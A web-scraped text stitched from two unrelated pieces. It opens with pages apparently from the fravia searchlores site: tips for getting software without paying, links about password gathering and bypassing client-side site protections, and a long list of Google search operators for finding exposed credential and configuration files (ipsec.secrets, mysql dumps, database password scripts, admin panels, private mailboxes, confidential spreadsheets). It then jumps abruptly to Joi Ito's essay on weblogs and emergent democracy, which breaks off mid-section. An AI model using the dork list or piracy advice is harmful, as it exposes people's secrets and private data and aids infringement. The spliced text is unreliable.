It's very easy once you have the exact name, for instance TorrentSpy-0.2.4.26-win32.zip. Else you can simply try the serial path.
Examples of the serial path.

See? The point being, as usual, that you should never give money away when searching for books, music, software or scholarly material. Chances are you do not need to give money away for your STUDIES any more very soon: some universities have begun to put all their courses, for free, on the web. An approach still *in fieri*, that will probably be more common in a few years time.
Example: .

Gran Finale

Let's see if we can fish something interesting out of the web for our friends in Moldovia (where there are Moldova">no laws defending copyright, unfortunately). La va sans dire that you are allowed to use programs found in this way only in Moldova...

Rosen's page
Pocket PC: http://www.google.com/search?hl=en&lr=&as_qdr=all&q=booklib+textmaker&btnG=Search
Palm: http://beta.search.msn.com/results.aspx?q=Chromacast++++Converter+++CplxcalPro+&FORM=QBHP

SEARCHING FOR DISAPPEARED SITES

http://web.archive.org/collections/web/advanced.html ~ The 'Wayback' machine, explore the Net as it was!

Visit The 'Wayback' machine at Alexa, or try your luck with the form below.

http:// Take Me Back!

Alternatively learn how to navigate through [Google's cache]!

Search the Web of the past

Weird stuff... you can search for pages that no longer exist! VERY useful to find those '404-missing' docs that you may badly need...

1996 1997 1998 1999 2000 2001

Submit

Max. Results 50

NETCRAFT SITE SEARCH

(http://www.netcraft.com/ ~ Explore 15,049,382 web sites)

VERY useful: you find a lot of sites based on their own name and then, as an added commodity, you also discover immediately what are they running on...

Search Tips

site contains Netcraft!

Example: site contains [searchengi] (a thousand sites eh!)

Google timeslice daterange

SLIDES for BERLIN (21C3: 29/12/2004)

The web is still growing

Nobody knows how big the web is, but we may make some good guesses watching the growth (or reduction) of some small specific portions of the web. You'll find in our library more material about the different methods that have been used to measure the width of the web.

The data below are extrapolations I have made since January 2000, using the frequency, visiting patterns and referrals data gathered from my three main sites (www.searchlores.org - Oz, www.searchlore.org - States, www.fravia.com - Europe)
The algo I used is a development of previous extrapolations, made since 1995 on some -now obsolete- old reverse engineering sites of mine, and has proved over many years to be rather correct, given or taken a ~


15% margin of error, so I -personally- trust it.

However I am not going to explain nor justify my parameter choices here, suffice to say that the data are not just taken off thin air (in fact you'll easily find out, searching the web, that most scholar authors and many -mostly self-called- experts DO indeed confirm these data).

The growth of the Web in billions pages (January 2000 - October 2004)

Coupla things worth noticing in this slide:
1) The web grows much more slowly since mid-2003, see also the next "pace of growth" slide.
2) Every October of the last 5 years there has been a remarkable REDUCTION of the web width. Why this happens, frankly, still beats me.
3) Google (says they have) expanded its index to 8 billions sites in early october 2004 (as an answer to the arrival on the searchscape of the new MSbetasearch, the new Amazon's A9 and the new, alltheweb powered, yahoo) doubling its indexes from the previous 4 million sites total (one wonders where google kept those extra 4 billions indexed pages before such enlargement, btw :-)
This brings the indexed part of the web to a little less than the half of it: around 11 billions indexed pages against the 23,3 billions existing pages (as per October 2004).


(Image resized for printing purposes, click to enlarge)




The PACE of growth is slowing down

Coupla things worth noticing in the next slide:
1) The web grows much more slowly since mid-2003.
2) Note the "october reductions" as negative growth. In fact these reductions often begin already in September. Usually there's a new, positive, growth towards November, that usually lasts until the following autumn fogs). Why there should be such a contraction towards the end of every sommer is awaiting explanation... go search, find out, and I'll gladly publish YOUR results if you do :-)
3) Data may be skewed as much as 15% (and probably much more for the first bar on April 2000)

(Image resized for printing purposes, click to enlarge)





Older slides (may come handy)

Structure

Kosher - non kosher

Web coverage, short term, long term

Magic

Sourceror2
javascript: z0x=document.createElement('form'); f0z=document.documentElement; z0x.innerHTML = '<textarea rows=10 cols=80>' + f0z.innerHTML + '</textarea>
'; f0z.insertBefore(z0x, f0z.firstChild); void(0);

http://www.google.com/complete/search?hl=en&js=tru%20e&qu=fravia

---

Some reading material (delving further inside the seeking lore)

As I said, a lot of work on database accessing / passwords gathering is still *in fieri*.
In the meantime you may quite enjoy reading the following older essays:

- The Art of Guessing by .sozni
- The weird ways of searching and the weird findings by SvD
- Cat burglers in the museum after dark (How to eneter a Museum database "from behind") by Humphrey P.
- The Zen of porn-images searching by Giglio
- Feed the search engines with synonyms by sonofsamiam
- A small research into SIRS researcher database accesses by Humphrey P.
- A re-ranking trilogy by fravia+
- [eurosearch.htm]: Das grosse européenne bellissimo search
  by fravia+ (Taking advantage of free polylinguistic tools when searching)
  Part of the searching essays and of the Seekers' Linguistic Station sections.
- [inktomi.htm]: Inktomi's search syntax
  by Nemo, part of the essays.htm section.
  Inktomi is one of the best search engines out there. Unfortunately its search syntax is not well documented, which is a pity, because Inktomi offers one of the richest search syntaxes, with lots of unique features and a ranking algo which works often quite well. "Our Tools" Lore
- Quite an addition, by ronin and another addition by Nemo, additions to the [ar1essay.htm]: *The "index +of"*

seekers' trick
"parent directory" +"*.nfo" +"*.rar" +"*.r05"..." power searching

- [rabbits.htm]: *Catching web-rabbits* (Catching the rabbit's ears & pulling files out of the hat)
  by VVAA, part of the [Essays]. Advanced Web searching tricks ~ Updated!
- A PHP-LAB production:
  [http://fravia.2113.ch/phplab/wopen.htm]: *The Wand of Opening* ~ an accompanying essay by ~S~ loki, and ~S~ Mordred
  Demonstrate the weakness of a large part (not to say the majority) of website's protections built on 'client side' gates ~ Create a script that'll break through most of these protections.
  part of the [PHP-oslse] section. "Hidden database" opening!

more webbits (& klebing) arrows

```
#mysql dump filetype:sql
AIM buddy lists
allinurl:/examples/jsp/snp/snoop.jsp
allinurl:servlet/SnoopServlet
cgiirc.conf
cgiirc.conf
filetype:conf inurl:firewall -intitle:cvs
filetype:eml eml +intext:"Subject" +intext:"From" +intext:"To"
filetype:lic lic intext:key
filetype:mbx mbx intext:Subject
filetype:wab wab
Financial spreadsheets: finance.xls
Financial spreadsheets: finances.xls
Ganglia Cluster Reports
generated by wwwstat
haccess.ctl
haccess.ctl
Host Vulnerability Summary Report
HTTP_FROM=googlebot googlebot.com "Server_Software="
ICQ chat logs, please...
Index of / "chat/logs"
intext:"Tobias Oetiker" "traffic analysis"
intitle:"index of" mysql.conf OR mysql_config
intitle:"statistics of" "advanced web statistics"
intitle:"Usage Statistics for" "Generated by Webalizer"
intitle:"wbem" compaq login
intitle:admin intitle:login
intitle:index.of "Apache" "server at"
intitle:index.of cleanup.log
intitle:index.of dead.letter
intitle:index.of inbox
intitle:index.of inbox dbx
intitle:index.of ws_ftp.ini
inurl:"newsletter/admin/"
inurl:"newsletter/admin/" intitle:"newsletter admin"
```

```
inurl:"smb.conf" intext:"workgroup" filetype:conf conf
inurl:admin filetype:xls
inurl:admin intitle:login
inurl:cgi-bin/printenv
inurl:changepassword.asp
inurl:fcgi-bin/echo
inurl:main.php phpMyAdmin
inurl:main.php Welcome to phpMyAdmin
inurl:perl/printenv
inurl:server-info "Apache Server Information"
inurl:server-status "apache"
inurl:tdbin
inurl:vbstats.php "page generated"
ipsec.conf
ipsec.secrets
ipsec.secrets
Most Submitted Forms and Scripts "this section"
mt-db-pass.cgi files
mystuff.xml - Trillian data files
Network Vulnerability Assessment Report
not for distribution confidential
phpinfo.php
phpMyAdmin "running on" inurl:"main.php"
phpMyAdmin dumps
phpMyAdmin dumps
produced by getstats
Request Details "Control Tree" "Server Variables"
robots.txt
robots.txt "Disallow:" filetype:txt
robots.txt "Disallow:" filetype:txt
Running in Child mode
site:edu admin grades
SQL data dumps
Squid cache server reports
Thank you for your order +receipt
This is a Shareaza Node
This report was generated by WebLog
```

Mmmm... I sense you are using Netscape 5.Mmmm... I sense you are using Netscape 5.

Weblogs and Emergent Democracy

Mostly by Joichi Ito

Edited by Jon Lebkowsky

Version 3.2

Preface

Joichi Ito is an intensively hip fringeophiliac investor based in Tokyo and cybrerspace; he is also the nexus of a loose community of social software entrepreneurs and hackers along with tech-focused academics, writers and miscellaneous travelers who hang out online in Joi's chat room, and who converse asynchronously via weblog posts and comments.

In March 2004 Joi started thinking about the democratic potential of weblogs. He invited anyone reading his weblog to join a "happening," a teleconference augmented by a chat room (for visual feedback) and a wiki (for collaborative note-taking and annotation). The first happening led to a second, after which Joi wrote the Emergent Democracy essay and circulated it as a Word document. Someone else posted the document to a system called Quicktopic that includes a forums-based document review capability. Joi encouraged anyone to review the document and post comments. He incorporated these comments and others that he received on copies of the Word document he'd sent around.

The resulting version was posted on Joi's wiki, a collaborative workspace where anyone could edit or add text.

In all this the idea was to use an open, democratic process to create a document about social software, especially weblogs, and democracy. There are two ways to look at this. First, as publishing. Weblogs ar simple content management systems for publishing to the web, and political web logs could be compared to the tracts published by early activists like Tom Paine. Second, weblogs are conversations. There's a lot of call and response among bloggers, through their blogs and through embedded systems for posting comments. As platforms for conversation, weblogs can support the kind of discussion and debate that are so crucial to democratic systems.

The essay is the result of an experiment, but it is also a good overview of current thinking about social software and its relevance to political life. It's even more interestinig given the nature of the virtual community that produced it. Joi is international (he was raised and schooled in both the U.S. and Japan), and he spends much of his life online establishing casual friendships with other cyberspace denizens who are spread around Japan, the U.S., and other countries. When Joi thinks of democracy, he is thinking of both the U.S. and Japan, since he has roots in both places.

I was involved in the process of creating the essay, and I have revised the version included here to enhance readability and clarify some assumptions that were left hanging in the original. An earlier version is posted at http://joi.ito.com/static/emergentdemocracy.html.

Introduction

Developers and proponents of the Internet have hoped to evolve the network as a platform for intelligent solutions which can help correct the imbalances and inequalities of the world. Today, however, the Internet is a noisy environment with a great deal of power consolidation instead of the level, balanced democratic Internet many envisioned.

In 1993 Howard Rheingold wrote[1],

> We temporarily have access to a tool that could bring conviviality and understanding into our lives and might help revitalize the public sphere. The same tool, improperly controlled and wielded, could become an instrument of tyranny. The vision of a citizen-designed, citizen-controlled worldwide communications

> network is a version of technological utopianism that could be called the vision of "the electronic agora." In the original democracy, Athens, the agora was the marketplace, and more--it was where citizens met to talk, gossip, argue, size each other up, find the weak spots in political ideas by debating about them. But another kind of vision could apply to the use of the Net in the wrong ways, a shadow vision of a less utopian kind of place--the Panopticon.

Rheingold has been called naïve,[2] but it is clear that the Internet has become a global agora, or gathering place. Effective global conversation and debate is just beginning. We are on the verge of an awakening of the Internet, an awakening that may facilitate the emergence of a new democratic political model (Rheingold's revitalization of the public sphere). However it could also enable the corporations and governments of the world to control, monitor and influence their constituents, leaving the individual at the mercy of and under constant scrutiny by those in power (an electronic, global Panopticon).

We must influence the development and use of these tools and technologies to support democracy, or they will be turned against us by corporations, totalitarian regimes and terrorists. To do so, we must begin to understand the process and implications necessary for an Emergent Democracy. This new political model must support the basic characteristics of democracy and reverse the erosion of democratic principles that has occurred with the concentration of power within corporations and governments. New technologies can enable the emergence of a functional, more direct democratic system which can effectively manage complex issues. Viable technologies for direct democracy will support, change or replace existing representative democracies. By direct democracy, we don't mean simple majority rule, but a system that evolves away from the broadcast style of managed consensus to a democratic style of collective consensus derived from "many-to-many" conversations.

Democracy

The dictionary defines democracy as "government by the people in which the supreme power is vested in the people and exercised directly by them or by their elected agents under a free electoral system." With the Gettysburg address, Abraham Lincoln gave us a more eloquent definition, government "of the people, by the people, and for the people."

A functional democracy is governed by the majority while protecting the rights of minorities. To achieve this balance, a democracy relies on a competition of ideas, which, in turn, requires freedom of speech and the ability to criticize those in power without fear of retribution. In an effective representative democracy power must also be distributed to several points of authority to enable checks and balances and reconcile competing interests.

Competition of ideas

Democracy is itself an incomplete and emergent political system, and must, by its nature, adapt to new ideas and evolving social standards. A competition of ideas is essential for a democracy to embrace the diversity of its citizens and protect the rights of the minority, while allowing the consensus of the majority to rule.

This foundation was considered so fundamental to the success of democracy, that the First Amendment to the United States Constitution enumerates three rights specifically to preserve the competition of ideas: the freedoms of speech, of the press, and of peaceable assembly.

The Commons[3]

Effective debate requires a shared set of references and metaphors. The expansion of culture and knowledge depends on linguistic and conceptual shorthand based on shared knowledge and experience. Collaborative, innovative discussion is impossible if every item must be expanded and reduced to so-called first principles. This body of knowledge, experience and ideas has come to be known as a commons.

> If nature has made any one thing less susceptible than all others of exclusive property, it is the action of the thinking power called an idea, which an individual may exclusively possess as long as he keeps it to himself; but the moment it is divulged, it forces itself into the possession of every one, and the receiver cannot dispossess himself of it. Its peculiar character, too, is that no one possesses the less, because every other possesses the whole of it. He who receives an idea from me, receives instruction himself without

lessening mine; as he who lights his taper at mine, receives light without darkening me.

That ideas should freely spread from one to another over the globe, for the moral and mutual instruction of man, and improvement of his condition, seems to have been peculiarly and benevolently designed by nature, when she made them, like fire, expansible over all space, without lessening their density in any point, and like the air in which we breathe, move, and have our physical being, incapable of confinement or exclusive appropriation. (Thomas Jefferson)

Another aspect: the Internet may be considered a commons or public network, though there is persistent threat of enclosure (transferring resources from the commons to individual ownership) based on enforcement of intellectual property and distribution rights. However no one owns the Internet, and no single national entity has jurisdiction, so it remains an open, accessible platform for all kinds of activity, including the evolution of the social commons described above.

Emerging Limits on Debate

The competition of ideas requires critical debate that is widely heard, and open to a diverse set of participants. Although we have many tools for conducting such debate, increasingly there are barriers to our engaging in it at all.

Even though ideas are not, in theory, subject to copyright, trademark or patent protection, increasingly draconian intellectual property legislation practically limits the scope and meaning of fair use and the flow of innovation, thereby having the same effect as if ideas were property owned and controlled by corporations. This includes the code inside computers and networks, which controls the transmission or reproduction of information. It includes spectrum allocation, determining whether it is shared by individuals or allocated to large corporations broadcasting protected intellectual property.[4] The effect of these laws is broad, especially given the chilling effect in the fear of lawsuits.

As the notion of intellectual property continues to grow in scope, more and more of what was one part of common knowledge is becoming the property of corporations. As the infrastructure for communication becomes more tuned to the protection of property than the free spread of ideas, the capacity for critical debate is severely constrained.

The Role of Media

The competition of ideas has evolved as technology has advanced. For example, the printing press made it possible to provide more information to the masses and eventually provided the people a voice through journalism and the press. Arguably, this has been replaced by the voice of mass media operated by large corporations. As a result, there is less diversity and more internalization of the competition of ideas.

Weblogs are web sites that include links and personal commentary published in reverse chronological order. Often alled “blogs” for short, weblogs have become a standard for online micropublishing and communication, thanks to the development of several simple content management systems that support the weblog format.[1] In *The Weblog Handbook,* Rebecca Blood catalogs several types of weblogs, noting that the classic type is the filter, a type of weblog that filters web content by some criterion (often the weblog author’s interest), essentially a collection of links that point to web pages and web sites, and a usually brief description of the link and why it is interesting. Weblogs and other forms of filtering, coupled with many of the capture and transmission technologies discussed by Steve Mann, author of “Wearable Computing: Toward Humanistic Intelligence”[2] may provide a better method of capturing and filtering relevant information. At the same time, they may suppress information where the privacy damage exceeds the value to the public.

An example of weblogs exceeding the ability of the mass media to identify relevant information is the case of Trent Lott. The national media covered briefly his racist comments during Strom Thurmond's 100th birthday party. After the national media lost interest, the weblogs continued to find and publicize evidence of Lott's hateful past until the mass media once again took notice and covered the issue in more depth.[3]

The balance between what’s relevant and what’s not relevant is culturally biased and difficult to sustain. We need mechanisms to check filters for corruption and weighted perspectives. A variety of checks and balances and a

diversity of methods and media can provide the perspectives we need for a balanced view of current events.

Blogs may be evolving to become more than filters; they may be replacing traditional news sources, according to journalist Jay Rosen:

> "Blogs are undoing the system for generating authority and therefore credibility of news providers that's been accumulating for well over 100 years. And the reason is that the mass audience is slowly, slowly disappearing. And the one-to-many broadcasting model of communications--where I have the news and I send it out to everybody out there who's just waiting to get it--doesn't describe the world anymore. And so people who have a better description of the world are picking up the tools of journalism and doing it. It's small. Its significance is not clear. But it's a potentially transforming development... I like [it] when things get shaken up, and when people don't know what journalism is and they have to rediscover it. So in that sense I'm very optimistic."[4]

Privacy

Whether a system is democratic or otherwise, people or groups with power or wealth often see no benefit in keeping the general population well informed, truly educated, their privacy ensured or their discourse uninhibited. Those are the very things that power and wealth fear most. Old forms of government have every reason to operate in secret, while denying just that privilege to subjects. The people are minutely scrutinized while the powerful are exempt from scrutiny.[5] (Dee Hock) We can't expect support where power and wealth are concentrated, beyond lip service, for greater, truly meaningful citizen participation in governance. Greater democracy requires that we work constantly to build and sustain structures for effective democratic participation.

In addition to the technical and legal ability to speak and engage in critical debate, citizens must be allowed to exercise this ability without fear of retribution from government or from other institutions where power and wealth are concentrated (e.g. corporate entities). In the increasingly sophisticated world of massive databases and systematic profiling of individuals, the protection of those citizens willing to question and challenge power must be assured. In a networked society where each individual's data has value, we should consider a definition of rights by which each individual owns and manages data relevant to his identity.

It is essential to understand the difference between personal privacy and transparency. While individuals have a right to privacy, powerful institutions must operate transparently, so that abuses of power are not concealed by veils of secrecy.

In one of the earliest critiques of a national ID card proposal (January 1986), Professor Geoffrey de Q Walker, now dean of law at Queensland University, observed:

> One of the fundamental contrasts between free democratic societies and totalitarian systems is that the totalitarian government [or other totalitarian organization] relies on secrecy for the regime but high surveillance and disclosure for all other groups, whereas in the civic culture of liberal democracy, the position is approximately the reverse. [6]

Steve Mann presents the notion of sousveillance[7] as a method for the public to monitor the established centers of power and provide a new level of transparency. Traditionally, this has been the role of the press, but the press is decreasingly critical and vigilant, instead focusing on sensational stories, propaganda, and "infotainment."

Direct Democracy and Scale

The concept of direct democracy, where citizens are directly responsible for their own governance - originated in Athens, Greece, around the fifth century. Though Athenian democratic governance was direct, it was also limited. Only males born of an Athenian mother and father participated. According to Professor Paul Cartledge, "the citizen body was a closed political elite."[8] Of a population of 250,000, an average of 30,000 were eligible to participate, i.e. a mere 12%, a relatively small group with little diversity.

Common supposition is that direct democracy is not feasible for large, diverse populations. There are practical and technical issues: how do you coordinate ongoing large-scale decision-making that is effective for a broad

populace? How can the general population digest and comprehend the complexities involved in running a large state requiring deep understanding of the issues, specialization, and a division of labor. Representative democracy, wherein elected representatives of the people are chosen through a voting mechanism, is considered by most to be the only possible way to manage a democracy of significant scale.

Democratic nations generally adopt republican form of representative democracy, formed in reaction to governments where leadership was hereditary (monarchy). The hereditary model was abandoned and leaders were periodically appointed under a constitution. Republics now tend to be representative democracies, where leaders are periodically elected by citizens, and all adults with few exceptions have an opportunity to vote. Representative democracy allows leaders to specialize and focus on the complex issues of governance, which an uneducated and uninterested general population could not be expected to grasp. Representative democracy is considered more practical than direct democracy, which becomes increasingly difficult with larger and more diverse populations.

The failure of democracy to scale is easy to understand. The founding fathers of the United States, the "égalité, fraternité and liberté" of France, and most other liberals who moved society toward freedom and liberty in the 1700's, could not foresee the accelerated population growth over the following two centuries. The couldn't predict the radical evolution of science, the rapid development of technology and the pronounced increases in mobility of information, money, goods, services and people. Nor could they know or visualize the topography of countries such as the United States, Canada, and China, or continents such as Africa, Northern Europe, Russia, or Latin America. Evolving nations were laid out on maps that bore little resemblance to the reality of the environment, and were not predictive of the huge increases in scale of population, commerce, and government. In the main, no one foresaw a need for the right to self-organize -- to adjust scale and degrees of separation as such increases occurred.[5]

As the issues facing government have become more complex, social technologies have emerged that enable citizens to self-organize more easily. These technologies may eventually enable democracies to scale and become more adaptable and direct.

As the voting mechanism becomes more organized and the difficulty of participating in critical debate increases, forms of influence are increasingly relevant and detrimental to the balance of power. Elected representatives attend more readily to those who have the power to influence the voting mechanism and the public debate; these are often minorities who have more financial influence or the ability to mobilize large numbers of motivated people through ideological or religious channels. Extremists and corporate interests can become dominant, and a "silent majority" may have little input into the selection of representatives or the critical debate.[9]

A variety of groups have been successful in polling the silent majority and amplifying its opinions to provide support for moderate politicians on policy issues. One such group , One Voice[10], conducts telephone and internet polls of average Israeli and Palestinians, most of whom are in favor of peace.. The organization amplifies their opinions by publishing poll results in reports and the mass media. This method of bypassing the traditional methods of influencing representatives is a form of direct democracy, which is becoming increasingly popular and important as technology makes such polling easier.

Generally, polling, as a form of direct democracy is effective for issues which are relatively simple. and about which the silent majority have an opinion that is under-represented. For more complex issues, such direct democracy is criticized as populist and irresponsible.

To address this issue, Professor James S. Fishkin, Director of Stanford University's Center for Deliberative Democracy, has developed a method called deliberative polling. Deliberative polling combines deliberation in small group discussions with scientific random sampling to increase the quality and depth of the understanding of the participants, while maintaining a sampling that reflects the actual distribution of opinion in the population, rather than the distribution of political power. Deliberative polling has been used successfully to poll people about relatively complex issues such as tax policies.[11][JL1]

Emergence

Emergence is a term relevant to the study of complex systems. Emergence is what you have when the relatively simple interactions of relatively simple parts of a system yield complex results over time. Emergent behaviors are behaviors that are not directed by systems of command and control, but emerge from subtle, complex interactions.

Common examples are flocks of ducks or birds that act in concert but with no specific leader, or colonies of ants that establish routes for collecting food based on group experience reinforced by pheromones.

In the book *Emergence*[12], Steven Johnson writes about harvester ant colonies, which exhibit an amazing ability to solve difficult problems, including geometry. The following exchange is from an interview with Deborah Gordon who studies ants.

> She says, "Look at what actually happened here: they've built the cemetery at exactly the point that's furthest away from the colony. And the midden is even more interesting: they've put it at precisely the point that maximizes its distance from both the colony and the cemetery. It's like there's a rule they're following: put the dead ants as far away as possible, and put the midden as far away as possible without putting it near the dead ants."

Johnson explains that there is no single ant in charge. The ants' solving of such problems is emergent behavior resulting from simple rules and diverse interactions with immediate surroundings and neighbors.

The complex human fetus develops from simple cells through this same principle: following a simple set of rules encoded in DNA. When the first cell divides into two, one half becomes the head side and the other the tail. The next time it divides, the quarters determine whether they are to be the head or the tail, and they become the head of the head, or the tail of the head, and so on. This division and specialization continues until in very short order the cells have created a complex human body. The liver cells know to turn into liver cells by sensing that their neighbors are also liver cells and “reading” the DNA. There is no omniscient control, just a growing number of independent cells following rules and communicating with and sensing the state of their neighbors[13]

In *The Death and Life of Great American Cities*, Jane Jacobs argues that urban planning in America tends to fail when top-down plans to change the nature of neighborhoods are implemented. Most large projects designed to increase the quality of ghetto areas by building large apartment projects have not succeeded in their aim. Conversely, neighborhoods that have thrived have done so through a kind of emergence. She argues that the interaction between people on the sidewalks and streets creates a street culture and intelligence more suitable than central control for managing neighborhoods in cities, and that instead of bulldozing problems, city planners should study neighborhoods that work and try to mimic the conditions that produce the positive emergent behavior.[14]

Can citizens self-organize to deliberate on, and to address, complex issues democratically, without any one citizen required to know and comprehend the whole? This is the essence of emergence, the way that ant colonies can "think" and cellular DNA can evolve complex human bodies. If information technology could provide tools for citizens in a democracy to participate and interact in a way that facilitates self-organization and emergent understanding, we can evolve a form of emergent democracy that would resolve complexity and scalability issues associated with democratic governance.

In complex systems the role of the leader is not about determining direction and controlling followers. The leader maintains integrity, mediates the will of the many, influencing and communicating with peers and with other leaders.[15] The leader becomes more of facilitator (or hub), and custodian of the process, than a power figure. She is the catalyst or manager of critical debate, or the representative of a group engaged in critical debate.[16] The leader is often the messenger delivering the consensus of a community to another layer or group. As leadership becomes necessary to manage the development of an opinion or idea about a complex issue, information technology can enable quick and ad hoc leader selection and representation of consensus opinion in a larger debate.

Weblogs and emergence

In *Emergence*, Steven Johnson writes:

> The technologies behind the Internet--everything from micro-processors in each Web server to the open-ended protocols that govern the data itself--have been brilliantly engineered to handle dramatic increases in

> scale, but they are indifferent, if not down-right hostile, to the task of creating higher-level order. There is, of course, a neurological equivalent of the Web's ratio of growth to order, but it's nothing you'd want to emulate. It's called a brain tumor.

Emergence was written in 2001. A change has taken place on the Internet since 2000. Weblogs, which we have defined as personal web sites with serial content posted in reverse chronological order, have begun to grow in number and influence. Weblogs exhibit a growing ability to manage a variety of tasks, and emergent behavior is evident because of changes in the way weblogs are managed.

Johnson's explanation for the inability of web pages to self-organize is,

> Self-organizing systems use feedback to bootstrap themselves into a more orderly structure. And given the Web's feedback-intolerant, one-way linking, there's no way for the network to learn as it grows, which is why it's now so dependent on search engines to rein in its natural chaos.

He also describes how, in the example of the ants, the many simple, local, random interactions of the ants helped them exhibit emergent behavior.

Weblogs are different from traditional web pages in several ways. Weblogs involve the use of content management tools, which make it much easier to add entries, with a resulting increase in the number and frequency of items posted. The posts are generally small items with a variety of information types - e.g. text, photographs, audio, and video referred to as micro-content.[17] Weblog culture encourages bloggers (people who run weblogs) to comment on entries in other weblogs and link to the source. Some systems have a protocol that supports interactive linking: i.e. when a blogger posts an item with a link to another weblog, a link to his new item is created on that weblog. In addition to HTML content, weblogs often generate XML[18] files based on a standard protocol for syndication called RSS[19], which allows computers to receive updates to weblogs through special clients aggregating syndicated content - such as Feedreader[20] for Windows and NetNewsWire[21] for the Macintosh. These news aggregators constantly scan the users' favorite weblogs for new posts.

When new entries are posted to a weblog, a notification may also be sent to services such as weblogs.com[22], which keep track of weblog updates in near real-time. This information is also used by a variety of new services to generate meta-information about weblogs. These new information sites include Blogdex[23], which scans weblogs for quoted articles and ranks them according to the number of weblog references, and Technorati,[24] which ranks weblogs by tracking inbound and outbound links to specific weblogs and/or weblog posts.

Technorati's results in particular look like diagrams of small-world networks.[25] Weblog links are governed by much the same rules. They represent a scale-free network of weblogs where friends generally link to friends, but some weblogs serve as hubs with many more connections, including links to whole other clusters of weblogs, and to other content within the Internet. (It would be interesting to see how the pattern of weblog links looks relative to linking patterns in the web overall. Are weblogs an organizing structure of the web, or merely another cluster within the web?)

In addition to linking articles between weblogs, bloggers link to each other via blogrolls, marginal lists of personal favorite weblogs. Services such as blogrolling.com[26] help bloggers manage their blogrolls and see who is blogrolling them. Services such as blogstreet[27] provide a method of viewing the "neighborhood" of a blogger by following and analyzing blogroll links.

In this way, the structure of weblogs addresses the problem that Johnson raised when he suggested that the Web is not self-organizing. Through the feedback and two-way linking we have described, weblogs show emergent self-organization.

The Power Law

With the appearance of the World Wide Web, proponents hoped that the low barriers to entry (inexpensive web hosting, ease of setting up a web page) would dramatically increase the number of people publishing their thoughts, and that this would lead to a diverse and decentralized system. What happened instead was that portals and search engines captured much of the traffic and an attention economy[28] formed as attention became a

scarce resource for which various commercial entities competed. Users focused on portals first to help them find what they were looking for. Then they went to the large ecommerce and news sites that appeared during the Internet boom. These sites provided a sense of order, a variety of products, and high quality information. A minority of web surfers landed on smaller, less prominent sites. This attention economy created a value in site traffic, which was purchased from more popular sites in the form of paid advertisements and sponsored links. This is still the primary income model for search engines and portal sites today.

In a widely distributed and linked paper, Clay Shirky argues that weblogs are exhibiting a sort of order now because the community is still small. As the community increases in size, he contends, this order will fragment, as it did for online communities in the past, such as Usenet news groups, mailing lists and bulletin boards. In his paper, "Power Laws, Weblogs, and Inequality,"[29] Shirky shows that an analysis of inbound links for weblogs shows a standard power law distribution. The power law distribution is a distribution where the value of any unit is 1/n of its ranking. The second place weblog has 1/2 of the inbound links of the top ranking weblog, the third place weblog has 1/3 of the inbound links and so on.

This power law distribution can be counterintuitive. Shirky argues that the top-ranking weblogs will eventually become mass media, while the weblogs at the bottom of the curve will have difficulty gaining any attention. As a result, these weblogs will appear as nothing more than local conversations with friends. He suggests that it will be increasingly difficult to displace the high-ranking sites, and his power law distribution data for weblogs supports his claims.

Shirky's analysis may be missing important factors, however. Weblogs form a scale-free network where some nodes are hubs, i.e. more heavily linked than others, and this does suggest a power law distribution. However there may be dynamism that the power law doesn't capture. Subnetworks of weblogs may become linked, for instance, as during the Iraqi war, when warbloggers (a subset or subnetwork of bloggers supporting the war) debated antiwar bloggers, thereby forming links between the two networks. This has resonance with the concept of emergent communities of interest espoused by Valdis Krebs, which demonstrates how subnetworks may be linked through affinity points.[30]

Mayfield's Ecosystem

Ross Mayfield, CEO of the social software company SocialText, proposed an alternative view of the political economy of weblogs. Mayfield points out that not all links have equal value. He explains that there are three different types of networks developing among weblogs: creative, social, and political networks.

A creative network is a flat network of a production-oriented group of close associates with deep trust and dense inter-linking. It is said that 12 people is the optimum number for holding a dinner conversation or a tight team.[31]

